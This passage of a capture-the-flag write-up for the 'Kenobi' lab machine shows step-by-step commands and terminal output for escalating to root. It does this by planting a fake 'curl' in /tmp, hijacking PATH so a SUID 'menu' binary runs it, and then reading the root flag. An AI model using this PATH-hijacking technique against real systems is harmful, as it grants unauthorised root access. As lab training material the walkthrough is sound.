
echo /bin/sh > curl

chmod 777 curl

export PATH=/tmp:$PATH

/usr/bin/menu

Id




```
kenobi@kenobi:/tmp$ echo /bin/sh > curl
kenobi@kenobi:/tmp$ chmod 777 curl
kenobi@kenobi:/tmp$ export PATH=/tmp:$PATH
kenobi@kenobi:/tmp$ /usr/bin/menu

***************************************
1. status check
2. kernel version
3. ifconfig
** Enter your choice :1
# id
uid=0(root) gid=1000(kenobi) groups=1000(kenobi),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lxd),113(lpadmin),114(sambashare)
```

Go to /root and search the file with the flag

cd /root

ls

cat root.txt



```
# ls
curl  systemd-private-9e0b04aa50ea476a8095c59083c911a6-systemd-timesyncd.service-qEfuYF
# cd /root
# ls
root.txt
# cat root.txt
177b3cd8562289f37382721c28381f02
```